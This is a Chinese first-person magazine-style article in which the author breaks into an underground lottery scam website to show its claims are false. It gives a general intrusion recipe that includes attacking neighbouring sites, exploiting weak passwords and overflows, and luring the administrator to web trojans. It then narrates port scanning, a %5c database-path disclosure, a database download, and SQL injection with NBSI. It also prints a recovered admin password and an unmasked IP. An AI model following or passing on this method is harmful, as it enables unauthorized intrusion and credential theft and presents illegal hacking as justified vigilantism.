地下六合彩在各地悄然兴起，影响极坏。有一些利欲熏心的人也看准了这个机会，妄想通过在互连网上建网站发布一些六合彩的虚假消息，来发一笔横财。其实政府早在两个月前就发出了打击此类非法网站的通知，但是这些网站的站长仍然没有一点主动关站的意思，并且网站的点击率非常高。我的几篇关于六合彩网站漏洞的文章发布之后，就有不少人问我怎么才可以拿到会员资料一类的问题，虽然我每一篇文章都特别说明了这些网站是骗人，但是还是有人问，QQ 上陌生人不断，可见他们被地下六合彩毒害得非常深。

这不又有人问了，说是一个叫“香港六合彩总公司”的网站资料非常准，要我帮他把资料拿过来。本来我想狠狠的骂他一顿，但是经过 5 秒钟的思考之后，我决定将计就计，用黑客之眼揭穿地下六合彩网站的骗局，让他明白事实的真相，于是就有了这篇文章。

揭穿骗局之一：网站服务器物理地址并非香港

打开网站一看发现这还真的是一个大站，上面还把一些公章、证书做成了图片，介绍也非常全面。我忽然注意到了他们写的网站地址为：香港跑马地体育道 1 号。看了这些还真的很容易让人信以为真，那么我们就先来踩踩点，顺便查查这个网站的物理地址吧！打开老兵的网络综合信息查询工具，把我们的目标站 www.xxx.com 填在“域名 /ip”的栏目里面然后点击转 ip，这个时候在下面的表单就显示出了这个域名所对应的 ip 为 218.85.xxx.77，接着我们来查一下这个 ip 地址的物理地址，点击查地名结果出来了（图 1），原来是福建省厦门市，并不是网站上说的什么香港跑马地体育道 1 号吧？狐狸的尾巴显出来了。我再来看看这个服务器上还有一些什么其它的网站，点击信息按钮，就会把这个 ip 放到 whois.webhosting.info 里面去查询，捆绑在这个 ip 上的所有域名。最后发现这个服务器上一共有 11 个站，不过全部都是地下六合彩网站，而且网站的站名都不相同，可见这个站长的野心蛮大的。下面来说一下我入侵网站的一般步骤：

1．在目标站找数据库注入和上传之类的比较好利用的漏洞。

2．利用旁站入侵，在旁站上寻找一个弱一点站下手，进入服务器，然后想办法进到目标站的目录。

3．对服务器的漏洞展开攻击，先查看端口，再对应端口利用溢出和弱口令入侵服务器。

4．用第三种方法去检测同网段里面的所有计算机，寻找有漏洞的进去后，嗅探目标计算机的 ftp 端口，默认为 21 号端口。

5．攻击管理员的个人用计算机，这里可能社会工程学需要得比较多，骗他进有网页木马的网站，或者直接传木马给他，这就要看你喜好了。总之，侵入的方法是多样的，是多变的，一种不行换另一种。但是有一点，我们必须寻找最简单的方法，千万不要把简单的事情复杂化。考虑到这个地下六合彩站是一个大站，在 web 上可能占不到什么便宜，而服务器却很有可能是租的别人的，因此我决定先试下步骤 3。打开火狐汉化的端口扫描器 bluesport.exe，在开始和结束表单都填上目标服务器的 ip，因为这个扫描器的速度非常快，所以我也就不从列表中选了，直接扫描端口从 1-7000，绝大多数程序都是选择在这一段开放端口。好让我失望啊，仅仅开了两个端口，21、80（图 2）。那么我先看看 21 号端口的情况吧！telnet 218.85.xxx.77 21，看到信息了 serv u ftp server 5.0，这个有远程溢出漏洞哦，不过要一个可以登录的帐号，可不可以写都没关系，用 ftpscan 扫一下吧，ftpscan.exe 218.85.xxx.77 218.85.xxx.77 非常遗憾没有找到一个可以登录的帐号，昏啊！




图 1




图 2

揭穿骗局之二：会员区资料是开奖后更新的

既然在服务器上失手了我们再去网站看看吧，如果可以拿 webshell 的话，就可以利用 serv-u ftp 的内置管理帐号提升权限了。在网站上一个页面一个页面看，一个会员资料历史记录吸引了我（图 3）。




图 3

哇，这里的资料是 100% 的正确啊，没有一期错误，真的有这么神奇吗？可惜现在看到的是历史记录，真想去会员区看个真假，点进入会员区就转到了 admin_login.asp 显示填写密码和帐号，那么我把这些帐号和密码弄来，进去看看吧！~试试暴库，把 admin_login.asp 前面的 / 换成 %5c 提交，真是太不可以思议了，暴出了数据库的地址，D:\wwwroot\006\admin\show.mdb，哈哈（图 4）。

那么数据库的相对路径就应该是 http://www.xxxx.com/admin/yiyu/show.mdb，赶快把数据库下下来瞧瞧吧，在数据库里名为 pass 的表中找到了一个帐号和密码。用这个帐号登录就进了会员区。不看不知道，一看吓一跳！资料更新的时间都是 22 点到 23 点之间（图 5）。而这个时候，开奖的结果早就出来了，难怪它是




图 4

100% 的正确，我总算是明白了。这个道理就和怎么才可以射击的时候每一枪都是 10 环一样，那就是先射击，再画靶。这似乎是骗小孩子的把戏，但是不知道骗倒了多少人。




图 5

揭穿骗局之三：网站管理员住址并非香港

看了会员区，我们再去看看论坛。随便进打开一个帖 http://www.xxxx.com/xybbs/show.asp?id=268，直接送 nbsi 去扫吧！不一会就扫出来管理员的帐号为：六合彩公司，密码为：#$458dj（图6）。




图 6

有了帐号和密码，当然是去找后台啦。还让 nbsi 来帮我找，选择扫描工具，后台管理地址扫描。后台既然是 guanli.asp，真是太好了，进入后台却发现这个后台没有什么权限，不可以上传也不可以在线编辑，真是郁闷死了，难道就没有办法传个 webshell 吗？（图7）




图 7

六合彩论坛每天都要更新很多图片，用 ftp 比较麻烦，它一定有一个上传图片的地方。继续用 nbsi 的 access 数据库地址扫描看看会有什么收获。找到了两个目录 data 和 Edit，我们先去 data，从名字上理解是放数据库的地方。我的眼睛一下看傻了，这个目录有浏览权限，数据库名为 hfciposdyhfiosd sdfc.mdb，真的好长啊，要猜中的话是不可能啦，下下来瞧瞧吧！打开数据库上面记录了发帖人的 ip（图8），ip 为 218.85.203.90 用老兵的网络综合信息查询工具一查发现这个 ip 的物理地址也是福建省的。到这里为止我们就可以清楚的看到，这个网站并非香港所开而是福建。

